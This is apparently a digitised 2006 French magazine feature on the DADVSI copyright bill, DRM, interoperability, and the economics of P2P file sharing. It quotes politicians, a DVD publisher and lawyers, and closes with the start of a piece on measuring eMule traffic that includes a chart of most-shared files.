
Jusqu'à présent, l'auteur ne peut pas priver le public de certains droits fondamentaux de jouir de ses oeuvre dès lors qu'elles sont publiées. Il ne peut pas interdire, notamment, d'en faire des copies pour son usage privé, ou à l'intention de proches.
Avec le développement d'Internet, se posent par exemple la question de savoir si le fait de réaliser une copie à partir d'un réseau de peer-to-peer entre dans le cadre de ces exceptions.

Gestion de droit numérique

À l'inverse, l'introduction sur le marché de mesures de protection anti-copie diverses est directement incompatible avec ces acquis, ce qui est également problématique. Plus globalement, les système de gestion de droit numérique (DRM) présentent un risque manifeste pour la protection de la vie privée du consommateur. De plus, la présence de DRM sur un système met en danger sa sécurité – surtout si la loi interdit l'analyse de ces protections par des chercheurs indépendants.

Interopérabilité

Enfin, les DRM, utilisés par la grand majorité des plateformes de téléchargement légal, ne sont pas compatibles avec tous les systèmes d'exploitation ni avec tous les appareils multimédia – ce qui oblige les consommateurs à contourner ces protections. En particulier, si la loi est mal formulée, certains logiciels libres permettant par exemple de lire un DVD sur Linux pourraient devenir illégaux.
Toutes ces questions sont bien sûr inscrites dans un contexte économique complexe. Outre la survie de tout le secteur commercial vieillissant de l'industrie musicale et cinématographique, se posent les questions du financement de la culture et de la juste rémunération des artistes.



Une manifestation de l'association Free Culture @ NYU , Union Square, NYC, le 27.10.05
DADVSI n'a guère à envier au DMCA américain - Photo : FredBenenson.com

"Un contexte économique complexe"

À LA SORTIE DE L'ASSEMBLÉE NATIONALE

Que dit le texte voté par les députés ?

En attendant le débat du sénat, voici les points principaux qui ont été décidés ces derniers mois, au gré de nombreux rebondissements.

Suivez les débats du parlement en direct
http://assembleenationale.fr/12/seance/seancedirect.asp
http://www.senat.fr/direct/
(Sur Linux, préferrez la version real player.)

Pas de la licence globale

C. Paul (PS) insistant sur le paradoxe redevance/pénalisation

Juste avant Noël, les débats avaient permis d'amender l'article 1er du projet de loi de manière à assimiler, dans la logique des décisions de justice des derniers mois, le téléchargement à de la copie privée et donc à un acte parfaitement légale. Coup de théâtre, cependant, à la reprise des débats en mars dernier : le gouvernement annonce le retrait de cet article et donc de ses amendements – avant d'être forcé pour des raisons constitutionnelles de le réintroduire le lendemain. Le Ministre aurait pu s'économiser cette pirouette, puisque la majorité UMP a rejeté en bloc cet article lorsqu'il fut porté aux votes.

Pas de légalisation, donc pas de licence globale. Maigre consolation : le téléchargement n'est plus assimilé à de la contrefaçon, et n'est plus puni que par une amende de 150 euros lorsqu'il y a conjointement mise à disposition – difficile à éviter sur les réseaux de p2p – ou de 38 euros dans les autres cas.

L'amendement « *Vivendi-Universal* » adopté

B. Carayon (UMP) défendant, faute de mieux, l'amendement 150 sous-amendé

L'amendement numéro150, dit : « Vivendi-Universal » (VU) pour souligner le fait qu'il sert directement les intérêts économiques de l'industrie, consiste pour résumer en des sanctions importantes (trois ans d'emprisonnement et 300000 euros d'amende) pour quiconque met à disposition ou facilite l'accès à « un dispositif manifestement destinés à la mise à disposition du public non autorisé d'?uvres ou d'objets protégés. »

Les sous-amendements 363 et 364 des députés UMP Cazenave, Carayon et Marland-Militello, qui établissent des exceptions notamment pour les logiciels servant à partager des oeuvres non soumises au droit d'auteur, ne suffisent pas à rassurer la communauté du logiciel libre et les autres développeurs indépendants. C. Paul (PS) commentait à chaud l'adoption de l'amendement rectifié par 55 voix contre 19 : « M. Sarkozy pourra faire tous les discours qu'ils voudra, comme au mois de janvier, pour tenter de séduire ceux qui représentent la créativité, l'innovation et l'intelligence de notre pays en matière logicielle, vous venez ce soir de réduire à néant les efforts de beaucoup d'entreprises françaises. »

Un pas vers l'interopérabilité

Martine Billard (Verts) dénonce les excès des DRM, qui « poussent au crime »

C'est pourtant sur une touche positive que les débats se sont terminés, grâce à l'adoption de l'article 7 bis (sous l'impultion Cazenave/ Carayon) qui va dans le sens de l'interopérabilité. Cet article précise deux point importants. D'une part, que les mesures techniques ne sont pas assimilables à tout et n'importe quoi – sont exclues notamment les méthodes de chiffrements ou de brouillage. Cette précision est important pour ne pas entraver la recherche en sécurité. D'autre part, cet article oblige les fabriquant de protections à fournir toutes les spécifications nécessaires à l'interopérabilité. Cela est essentiel pour permettre la réalisation d'outils permettant de lire des oeuvres protégées sur des sytèmes alternatifs comme Linux, par exemple. Cette obligation, unique en Europe pour l'instant, est aussi une manière de lutter contre la création de monopoles dans le domaine – Apple menace d'ailleurs déjà de boycotter la France.

Mais rien n'est acquis. Bien que le débat ait permis jusqu'à présent de formuler de nombreux problèmes soulevés par ce délicat projet de loi, tout peut encore changer au Sénat, où l'UMP, contrairement à l'Assemblée, n'a pas la majorité absolue.


À suivre sur :
http://eucd.info,
http://forum.framasoft.org,
http://lestelechargements.fr,
http://stopdrm.info/,
http://pasunblog.org/,
http://www.ratiatum.com

Retrouvez le texte complet du projet de loi :
http://senat.fr/leg/pjl05-269.html

Le périple parlementaire de DADVSI

Reverser le système législatif

Le cheminement d'un projet de loi à travers le système législatif français est un rouage complexe mais fondamental de la République. Il est utile d'en connaître les grandes lignes pour mieux comprendre le débat parlementaire.



Le pouvoir législatif français est détenu par le Parlement, qui est composé de deux chambres : le Sénat et l'Assemblée Nationale. C'est lui qui discute et vote les textes de loi déposés par le gouvernement (projet de loi) ou plus rarement par des parlementaires (proposition de loi). Avant d'entrer en application, le texte doit être accepté par les deux chambres et promulgué par le Président de la République.

La discussion du texte a lieu successivement dans les deux chambres. Pour chaque article du texte, des amendements déposés par les députés sont débattus et votés. Chaque article ainsi rectifié est également voté. Puis le texte complet est voté en bloc avant d'être transmis à l'autre chambre, qui fera de même. Et ainsi de suite. Cette « navette parlementaire » se poursuit jusqu'à ce que l'une des chambres finisse par adopter le texte transmis par l'autre sans modification.

Le gouvernement peut cependant interrompre ce cycle au bout de deux « lectures » dans chaque chambre, en convoquant une commission paritaire, formée de septs députés du Sénat et sept de l'Assemblée et chargée de mettre au point un compromis – qui doit finalement être accepté par les deux chambres. Lorsque le gouvernement prononce l'urgence pour un projet de loi, comme c'est le cas pour DADVSI, la commission paritaire peut être convoqué dès la première lecture.

En dernier recours, le conseil constitutionnel peut être saisi afin de vérifier la compatibilité du nouveau texte avec la constitution, qui prévaut toujours dans un état de droit.

Vote du projet de loi DADVSI à l'Assemblée :

POUR :
UMP : 286
CONTRE :
UMP : 7 ; SOC : 138 ; UDF : 24 ; CR : 18 ; Non inscrits : 6
ABSTENSIONS :
UMP : 14 ; SOC : 1 ; UDF : 4 ; CR : 3

Un marché SCHIZOPHRÉNIQUE

Est-ce le P2P qui dévalorise la culture ?

Entre 2005 et 2006 la vente de DVD baisse de 10%. Dans quelles proportions est-ce la faute aux téléchargements illégaux ? Nul ne sait le chiffrer. Face à un cruel manque d'information, à de véritables questions sans réponses, les éditeurs réagissent afin de protéger leurs intérêts. Le débat parait alors faussement se jouer entre consommateurs et éditeurs... Mais voilà. Avec l'exaspération montante, aujourd'hui, les langues se délient.

Fabien Kerbouci

Positions ambigües et paradoxes commerciaux

Rappelez-vous. C'était en 2002. Devant 11 millions de téléspectateurs TF1 propulse la jeune Nolwenn Leroy au rang de célébrité. Avec un premier disque d'or puis un double disque d'or pour son deuxième album la jeune chanteuse aura vendu près de 300.000 albums dans l'hexagone. Qu'est-ce qui caractérise ses principaux admirateurs ? La tranche d'âge ciblée entre 12 et 25 ans. C'est sur ce même critère que l'on retrouvera les principaux téléchargeurs. On peut taxer le consommateur d'être paradoxal. Il n'empêche. Certains producteurs sont également funambules sur le fil de l'ambiguïté.

Sous une même marque Sony produit aujourd'hui simultanément des albums de musique, des CD vierges et des graveurs. Curieux système où le producteur de supports de stockage touche des recettes pour les taxes qu'il paye sur ses produits. Philippe Rémion, chef de produit et des ventes de graveurs chez Sony France nuance la position. Le graveur serait surtout strictement considéré comme un outil de sauvegarde. Il précise: « nous n'avons pas de visibilité sur l'usage définitif qui sera fait du matériel ». Pas de visibilité, mais peut-être une idée ? Pas vraiment. « Nous passons par des grossistes pour vendre le matériel, ou bien directement à des professionnels lorsqu'il s'agit d'entreprises. Notre visibilité est très réduite », concède Rémion.

Autrement dit le passage du produit par un grossiste, puis, de là, vers des boutiquiers ou des grands distributeurs occulte totalement la visibilité de Sony sur l'usage final du matériel. Laxisme marketing ou bien stratégie pour nous expliquer que le constructeur garde les mains propres ? Nous n'en saurons pas plus.

Aujourd'hui, si Sony ne tient effectivement aucun discours incitant au stockage de données téléchargées sur CD, sa position pourrait-être amenée à évoluer à plus ou moins long terme. Désormais les producteurs se lancent eux-mêmes sur les plates-formes de téléchargement légal: Video On Demand, titres disponibles à l'unité, produits sous DRM et échantillons gratuits... Les idées ne manquent plus. Au départ effrayés à l'idée de la dématérialisation des produits les éditeurs n'ont investi que tardivement le terrain du numérique.

N'écraser qu'un seul octect...

Finalement, ils concèdent. Mais tout n'est pas joué

Il serait faux de dire qu'aujourd'hui les producteurs n'ont pas su écouter le message des internautes mécontents. Structures de diffusion archaïques, prix élevés... Les industries ont fini par s'adapter.

Avec au moins trois ans de retard ces dernières se lancent enfin dans le commerce en ligne. Si l'avant-gardiste Napster ou le plus récent i-Tunes ne sont pas des plates-formes accouchées par des majors il n'en va pas de même pour les plus récentes ou à venir, telle celle de Warner Bros à travers sa filiale In2Movies.

Les producteurs et éditeurs se sont retrouvés en situation de concurrence face à des technologies libres et gratuites et doivent maintenant s'adapter, jouer le jeu et s'adapter au marché. Un libéral se réjouirait de ce darwinisme économique... si toutefois la concurrence reste loyale.

Dans ce jeu concurrentiel la cause de la baisse des prix et le peu de cas que semblent faire les internautes de la valeur des oeuvres à disposition est imputable à des facteurs peu évoqués dans le débat actuel. La constestation et la facilité ne sont pas seules responsables.

Renaud Delourme, directeur des éditions Montparnasse, édite aujourd'hui des DVD d'oeuvres culturelles. Il ne représente pas ceux que l'on catégorise parmis les "majors". Il est du camp des petits éditeurs indépendants, de ceux qui sont, in facto, les plus fragilisés par les réseaux de téléchargement illégaux. Pour tout dire il ne se sent pas même concerné par la taxe sur les supports de stockage : il n'en profite pas.

Delourme évoque surtout la mauvaise communication des métiers du cinéma et le manque d'information qu'a le public sur les conséquences que peut avoir le téléchargement illégal lorsque ce sont des oeuvres fragiles et peu marketés qui peuvent rapidement ne plus devenir rentables. Contre les idées reçues il explique que « l'image d'une chaîne de production cinéma réalisant un film qui apparait au final comme un flouage du consommateur est fausse », rappelant alors que 90% du générique d'un film porte les noms des intermittents du spectacle qui y ont contribué.

Renaud Delourme est directeur des Editions Montparnasse dont l'activité se concentre autour de l'édition de DVD culturels
http://www.editionsmont-parnasse.fr

"Le consommateur est pris pour un con"

Condamnant cette tendance qui consiste à se réapproprier la valeur d'une oeuvre, il en reste clairvoyant sur les causes : « les distributeurs jouent un rôle important dans ce processus en dépréciant la valeur des produits qu'ils vendent ». Il dénonce alors les « rotations accélérées de produits, le manque d'informations dispensée par des conseillers-vendeurs en rayonnage, le peu de mise en valeur du fond du produit... ». Il s'agirait véritablement « d'un nivellement par le bas des stratégies de vente en grande surface ».

Il est vrai qu'aujourd'hui les DVD se zappent en rayon comme à l'écran. Les opérations Carrefour de DVD à 1 euro n'aident sûrement pas le consommateur à avoir une haute estime de ce qu'il acquiert. Cette démarche du « plaisir à moindre prix » ressemble étrangement à celle que véhiculent les résaux d'échanges P2P...

Paradoxalement certaines grandes surfaces comme la FNAC vendent aujourd'hui un jeu vidéo tel "Half-Life 2" au prix de 50 euros contre 23.5 euros à travers la plate-forme de téléchargement Steam. Interrogé sur le rôle du prix qu'appliquent les grands distributeurs aux produits qu'ils cataloguent, Delourme ne s'y trompe pas : « je pourrais me plaindre des marges que Carrefour réalise sur la vente de mes produits. Je reste toutefois prudent sur mes critiques. En arrière-plan le coût de fonctionnement de distributeur est complexe ».

Aussi complexe soit-il, sa simplification souhaitée par le consommateur à travers, notamment, le développement de plates-formes d'achat en ligne permet, évidemment, de réduire les coûts de la vente et donc du produit pour l'acheteur. Mais la logique économique s'impose d'elle-même : dans un tel processus de vente toutes les réductions de coûts riment avec la suppression des emplois intermédiaires... L'argument est à double tranchant.

Crimes et châtiments

En parallèle aux nouvelles campagnes de sensibilisation et d'information il semble nécessaire pour les producteurs et éditeurs de rétablir l'équité commerciale de cette situation de concurrence déloyale. Piste majeure : la répression.

Emmanuel Pierrat, avocat spécialisé dans le droit de la propriété intellectuelle, demande aux partisans du « tout répressif »

Emmannuel Pierrat est avocat à la cour, spécialisé dans le droit de la propriété intellectuelle. Auteur de "La guerre des Copyrights" (Ed. Fayard) il s'est notamment illustré dans l'affaire "Jeboycottdanone".

d'être « réalistes ». Citoyen défenseur du libre, du copyleft et de l'open source, prenant alternativement partie pour les deux camps il stigmatise les systèmes répressifs absurdes et juridiquement inapplicables. D'après lui « la copie privée, même illégale, est indispensable à l'expansion de la culture si elle est réalisée à titre non lucratif et sans abus. Si abus il y a, des poursuites sont justifiées ».

Techniquement les doutes sont posés. Il parait aujourd'hui bien difficile de "fliquer" chaque internaute, d'autant plus que les fournisseurs d'accès à Internet sont très réservés sur la question. La position officielle de Wanadoo : « nous n'agissons que sur demande de l'autorité judiciaire lorsque l'on nous demande des informations sur un abonné ».

Quoi qu'il en soit toute répression passe d'abord par l'accumulation d'informations sur les habitudes d'un internaute, sur les fichiers qu'il télécharge et met à disposition, etc. Or un contexte juridique plus offensif inciterait les internautes à développer des technologies de partage plus défensives, surtout plus discrètes (chiffrage, anonymat, etc.). A vouloir gagner sur tous les tableaux les majors pourraient finalement perdre toute visibilité sur les mouvances des téléchargements. Ces informations statistiques ne sont pas seulement intéressantes commercialement, mais également parce que, grâce à elles, on tente de répartir à peu près équitablement les recettes des taxes perçues sur les supports vierges. Ce pourrait bientôt ne plus être le cas.

Egalement avocate, Laurence Tellier-Loniewski donne son point de vue sur la loi DADVSI en débat au Sénat : « de nombreux points soulevés n'ont pas donné lieu à une réflexion suffisante et semblent-être décidés sous la pression ».

De son côté Pierrat aimerait que l'on recentre la réflexion autour de solutions plus raisonnables: « depuis 10 ans l'appareil répressif n'arrive pas à contenir la copie des oeuvres, d'autant plus qu'avec les messages de sensibilisation d'aujourd'hui le consommateur est pris pour un con ».

Interrogé pour d'éventuelles pistes alternatives, il lâche : « le conseil supérieur de la propriété littéraire et artistique se contente depuis quatre ans de pondre un rapport annuel. Il faut le remettre au travail ! Exiger la remise de rapports, par exemple semestriels, afin que l'on puisse faire régulièrement des bilans et adapter des propositions réfléchies ». Ce ne sont effectivement pas les pistes qui font défaut.

Fabien KERBOUCI,
journaliste-pigiste
et conseiller en strategie des entreprises dans les NTIC.

last minute

Les débats du scénat viennent à peine de commencer à l'heure où nous bouclons ce numéro. Le Ministre Donnedieu de Vabres a répondu, dès le début de la scéance, aux nombreuses interrogations soulevées de tous bords depuis le vote de l'Assemblée. En premier lieu, il a volu affirmer sa volonté de ne pas empiéter sur les libertés du public et des créateurs : « *Il importe d'abord de mettre en valeur les oeuvres : l'auteur peut déjà mettre gratuitement les siennes sur Internet : un registre des oeuvres disponibles sera créé - essentiel pour le peer to peer- comme une plate-forme privée pour les jeunes créateurs - comme celle du Centre national des variétés. Le droit à copie privée est garanti, pour l'usage personnel, distinct de la copie générale.* » Il s'est ensuite adressé à Apple et Microsoft, qui ont manifesté de nombreuses craintes ces dernières semaines, en rappelant que « *l'interopérabilité ne favorise pas le piratage* ». La France est en effet le premier Pays d'Europe à avoir le courage de soulever cette question importante pour l'avenir de notre patrimoine, à laquelle sera confronté « *l'ensemble des Etats* », a-t-il prédit. Le Ministre, qui pourtant avait émis un avis défavorable envers l'article 7, a affirmé que « *la protection des mesures techniques de protection implique de pouvoir lire sur tout support l'oeuvre achetée* ». Il a également suggéré un solution à la problématique soulevée par l'identification des délinquants en fonction de leur adresse IP, en montrant son intérêt pour l'amendement 103, proposé par MM. Longuet et Dufault, qui consiste à "responsabiliser le titulaire de l'abonnement". Autrement dit, il s'agira plus que jamais pour les internautes d'apprendre à sécuriser leur connexion WiFi notamment.L'opposition la plus marquée jusqu'à présent ne vient pas forcément du groupe socialiste, qui semble partagé sur certains points, mais du non-inscrit B. Retailleau, qui concluait : « *Le pair-à-pair ? Veut-on interdire une technique à cause de ses possibles usages illicites ? L'exception culturelle ? Je suis d'avis de la consolider : ce droit doit être sanctuarisé. Un équilibre a été trouvé, n'y touchons que d'une main tremblante.* »

Surveiller les

Des statistiques qui devraient intéresser les majors

Peut-on vraiment savoir ce qui se passe sur les réseaux de peer-to-peer ? Le webmaster de p2p-top50.com, qui donne les statistiques journalières des fichiers les plus téléchargés sur emule, nous éclaire sur cette question technique et délicate.

By Sebasto

Les principes

Tous les programmes modernes d'échange de fichiers en peer-to-peer suivent le même principe. Les fichiers sont découpés en petits bouts de taille fixe (ex : 1Mo pour bittorent, 9Mo pour edonkey). Ces petits bouts sont les 'unités d'échange' entre participants du réseau. Télécharger un fichier consiste à trouver ces petits bouts chez d'autres utilisateurs, les télécharger puis les réassembler. A chaque fois que l'un d'eux est obtenu, son intégrité est vérifiée et il est mis à disposition sur le réseau. Ainsi, chaque utilisateur est à la fois récepteur et émetteur.

Pour que tout cela s'organise, le logiciel utilisé doit être capable d'effectuer différentes taches de communication :

Pour la réception :

- Trouver des utilisateurs mettant à disposition au moins une partie du fichier qui nous intéresse.
- Les contacter, voir si ils ont des parties qui nous manquent et si c'est le cas leur demander de nous les envoyer.

Pour l'émission :

- Donner la liste des parties dont on dispose à qui la demande.
- Envoyer ces parties à ceux qui en font la requête.

Chaque protocole implémente ces fonctions d'une manière différente mais tous suivent ce principe.

L'observation

Plaçons nous du coté d'un observateur qui désire savoir ce qu'il se passe sur le réseau. Deux types d'information peuvent l'intéresser :

"Comment se propage un fichier donné ?"

Le top français

Chart generated Mon 01 May 2006 (updated everyday)

Position	Filename	Size	Nb Sources (complete)
1 ↓253	Asterix.et.les.Vikings.FRENCH.CAM.REPACK.1CD....	700.5 Mb	16401(10810)
2 ↓259	The Wild 2006 French Ts Xvid-Cinefox-N&C.	693.2 Mb	15655(10234)
3 ↓236	scarie movie 4.avi	693.1 Mb	14818(9157)
4 ↓114	Les.Bronzes.3.Amis.Pour.La.Vie.French.Dvdscr....	699.6 Mb	14711(11475)
5 ↓202	La.Doublure.FRENCH.CAM.REPACK.1CD.XViD-COBRA.	696.9 Mb	14297(9426)
6 ↓127	NEW End Game French Limited Dvdrip Xvid-Cfl.avi	698.9 Mb	11248(6078)
7 ↓125	Ice.Age.The.Meltdown.FRENCH.TS.XviD-CineVideo	686.4 Mb	8935(7326)
8 ↓49	16.Blocks.FRENCH.TS.XViD.REPACK.1CD-WSS.avi	701.7 Mb	8200(5539)
9 ↓55	Jean.Philippe.FRENCH.TS.XVID-MeTADONE-Wouayzz	680.6 Mb	7720(4940)
10 ↓27	Bob Sinclar - World Hold On (Radio).mp3	4.5 Mb	7433(7347)

a) Les statistiques globales

